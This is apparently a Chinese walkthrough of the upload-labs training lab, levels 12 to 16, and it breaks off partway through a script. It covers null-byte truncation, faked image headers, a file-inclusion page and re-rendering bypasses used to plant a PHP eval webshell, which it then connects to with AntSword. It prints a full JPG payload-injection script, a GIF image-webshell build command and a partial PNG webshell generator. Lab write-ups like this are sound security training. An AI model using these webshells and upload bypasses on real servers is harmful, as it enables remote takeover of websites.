
上传shell.php,抓包,将文件名改成shell.png,将save_path的传参改成…/upload/shell.php%00
第十二关 0x00截断

与上一关不同的是save_path参数是靠POST传递的,思路一样,上传shell.php,抓包将文件名改为shell.png,将参数save_path的值改为shell.php 后面的空格将其Hex值改成00,点击apply changes,就变成空字符了。
第十三关 图片头检查
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}
意思是读取图片转化成十六进制后的前两字节,这两字节的不同对应不同的图片。
常见的文件格式头
JPEG/JFIF头两个字节为·0xFF 0xD8
PNG:头两个字节为·0x89 0x50
GIF:头两个字节为·0x47 0x49
BMP:头两个字节为·0x42 0x4D
那思路就很简单了,直接把一句话木马文件的开头两字节改成FF D8,这样后端代码就会认为这是个jpg文件直接上传。
用010Editor打开shell.php,在文件最前面加上换行,在view->Edit As->Hex,这样就能用16进制打开该文件了,将开头两字符改成FF D8(这就是为什么要在前面加换行,这样才不会破坏一句话木马的内容),保存成shell1.php直接上传即可。

上传完在新标签页打开发现是个.jpg的文件,要如何当成php解析呢?别急,这关页面额外提供了个文件包含漏洞
该文件正好是.php文件,只要将之前上传的文件包含进来就行

注意当前路径是upload-labs,而上传的木马文件在upload-labs/upload目录。
用蚁剑连接

有的同学又要问了,为什么我访问文件包含后的页面显示
Warning: Unexpected character in input
这是因为你直接在jpg中间插入了一句话木马,但是图片其他位置还有< ?字段,这样会导致< ?被错误解析,要想避免这个问题需要在php.ini中修改short_open_tag成OFF(正常情况下short_open_tag的值是On),重启apache服务,这样< ?和?>就不会被解析了,蚁剑就能成功连接。
后面有用自己部署的apache+php尝试发现不会出现这个问题,应该还是PHP版本(NTS和TS)差异造成的。
第十四关 getimagesize()绕过
使用getimagesize()检查是否为图片文件

getimagesize() 函数用于获取图像大小及相关信息,成功返回一个数组,失败则返回 FALSE 并产生一条 E_WARNING 级的错误信息。

主要是针对*.php直接更改文件后缀为图片后缀,上一题创建的图片马仍然可以使用。
第十五关 exif_imagetype()绕过

exif_imagetype()读取一个图像的第一个字节并检查其后缀名。
返回值与getimage()函数返回的索引2相同,但是速度比getimage快
方法同Pass-14
第十六关 二次渲染
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])){
    // 获得上传文件的基本信息,文件名,类型,大小,临时文件路径
    $filename = $_FILES['upload_file']['name'];
    $filetype = $_FILES['upload_file']['type'];
    $tmpname = $_FILES['upload_file']['tmp_name'];

    $target_path=UPLOAD_PATH.'/'.basename($filename);

    // 获得上传文件的扩展名
    $fileext= substr(strrchr($filename,"."),1);

    //判断文件后缀与类型,合法才进行上传操作
    if(($fileext == "jpg") && ($filetype=="image/jpeg")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromjpeg($target_path);

            if($im == false){
                $msg = "该文件不是jpg格式的图片!";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".jpg";
                //显示二次渲染后的图片(使用用户上传图片生成的新图片)
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagejpeg($im,$img_path);
                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错!";
        }

    }else if(($fileext == "png") && ($filetype=="image/png")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefrompng($target_path);

            if($im == false){
                $msg = "该文件不是png格式的图片!";
                @unlink($target_path);
            }else{
                 //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".png";
                //显示二次渲染后的图片(使用用户上传图片生成的新图片)
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagepng($im,$img_path);

                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错!";
        }

    }else if(($fileext == "gif") && ($filetype=="image/gif")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromgif($target_path);
            if($im == false){
                $msg = "该文件不是gif格式的图片!";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".gif";
                //显示二次渲染后的图片(使用用户上传图片生成的新图片)
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagegif($im,$img_path);

                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错!";
        }
    }else{
        $msg = "只允许上传后缀为.jpg|.png|.gif的图片文件!";
    }
}
根据源码和题目提示可以得知这是一个二次渲染
上传的图片经过了后缀名、内容类型和imagecreatefromgif函数的严格验证,确保其为GIF格式。随后,图片经过了二次渲染处理。然而,在后端的二次渲染过程中,需要识别并标记出渲染后未发生改变的十六进制(Hex)区域。通过利用文件包含漏洞,可以在这些未变区域嵌入恶意代码,进而使用蚁剑工具进行远程连接和操作。
jpg格式
先上传一张原始jpg,然后直接下载二次渲染后的jpg
脚本如下:
<?php
    /*

    The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations caused by PHP functions imagecopyresized() and imagecopyresampled().
    It is necessary that the size and quality of the initial image are the same as those of the processed image.

    1) Upload an arbitrary image via secured files upload script
    2) Save the processed image and launch:
    jpg_payload.php <jpg_name.jpg>

    In case of successful injection you will get a specially crafted image, which should be uploaded again.

    Since the most straightforward injection method is used, the following problems can occur:
    1) After the second processing the injected data may become partially corrupted.
    2) The jpg_payload.php script outputs "Something's wrong".
    If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial image.

    Sergey Bobrov @Black2Fan.

    See also:
    https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

    */

    $miniPayload = "<?=eval(\$_POST[7]);?>"; //注意$转义


    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
        die('php-gd is not installed');
    }

    if(!isset($argv[1])) {
        die('php jpg_payload.php <jpg_name.jpg>');
    }

    set_error_handler("custom_error_handler");

    for($pad = 0; $pad < 1024; $pad++) {
        $nullbytePayloadSize = $pad;
        $dis = new DataInputStream($argv[1]);
        $outStream = file_get_contents($argv[1]);
        $extraBytes = 0;
        $correctImage = TRUE;

        if($dis->readShort() != 0xFFD8) {
            die('Incorrect SOI marker');
        }

        while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
            $marker = $dis->readByte();
            $size = $dis->readShort() - 2;
            $dis->skip($size);
            if($marker === 0xDA) {
                $startPos = $dis->seek();
                $outStreamTmp =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    str_repeat("\0",$nullbytePayloadSize) .
                    substr($outStream, $startPos);
                checkImage('_'.$argv[1], $outStreamTmp, TRUE);
                if($extraBytes !== 0) {
                    while((!$dis->eof())) {
                        if($dis->readByte() === 0xFF) {
                            if($dis->readByte !== 0x00) {
                                break;
                            }
                        }
                    }
                    $stopPos = $dis->seek() - 2;
                    $imageStreamSize = $stopPos - $startPos;
                    $outStream =
                        substr($outStream, 0, $startPos) .
                        $miniPayload .
                        substr(
                            str_repeat("\0",$nullbytePayloadSize).
                                substr($outStream, $startPos, $imageStreamSize),
                            0,
                            $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                                substr($outStream, $stopPos);
                } elseif($correctImage) {
                    $outStream = $outStreamTmp;
                } else {
                    break;
                }
                if(checkImage('payload_'.$argv[1], $outStream)) {
                    die('Success!');
                } else {
                    break;
                }
            }
        }
    }
    unlink('payload_'.$argv[1]);
    die('Something\'s wrong');

    function checkImage($filename, $data, $unlink = FALSE) {
        global $correctImage;
        file_put_contents($filename, $data);
        $correctImage = TRUE;
        imagecreatefromjpeg($filename);
        if($unlink)
            unlink($filename);
        return $correctImage;
    }

    function custom_error_handler($errno, $errstr, $errfile, $errline) {
        global $extraBytes, $correctImage;
        $correctImage = FALSE;
        if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
            if(isset($m[1])) {
                $extraBytes = (int)$m[1];
            }
        }
    }

    class DataInputStream {
        private $binData;
        private $order;
        private $size;

        public function __construct($filename, $order = false, $fromString = false) {
            $this->binData = '';
            $this->order = $order;
            if(!$fromString) {
                if(!file_exists($filename) || !is_file($filename))
                    die('File not exists ['.$filename.']');
                $this->binData = file_get_contents($filename);
            } else {
                $this->binData = $filename;
            }
            $this->size = strlen($this->binData);
        }

        public function seek() {
            return ($this->size - strlen($this->binData));
        }

        public function skip($skip) {
            $this->binData = substr($this->binData, $skip);
        }

        public function readByte() {
            if($this->eof()) {
                die('End Of File');
            }
            $byte = substr($this->binData, 0, 1);
            $this->binData = substr($this->binData, 1);
            return ord($byte);
        }

        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }

        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
?>

得到一个以payload_开头的图片,然后上传即可

gif格式
首先,我们先制作一个gif的图片马
copy web.gif /b + web.php /a web1.gif
--------------------------------------------
web.gif
web.php
已复制         1 个文件。

然后我们进行上传,然后下载下来查看我们的图片马的一句话还在不在,并且和原图马进行比较,看看哪块没有打散,那么在没打散的地方写入一句话
在010软件进行比对,可以看到我们打散后的图片的一句话消失了

那么我们在math中可以发现还是有很多地方没有改变的,那我们就在这块进行写入一句话
png格式
相对于gif格式的图片,png的二次渲染的绕过并不能像gif那样简单.
因为png分了好几个数据块组成,如果用上面的方法就成功不了,那么我们就要相悖的办法了

这里我就直接借鉴了另外一篇文章的代码,直接使用代码生成一个拥有一句话木马的图片
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);


$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
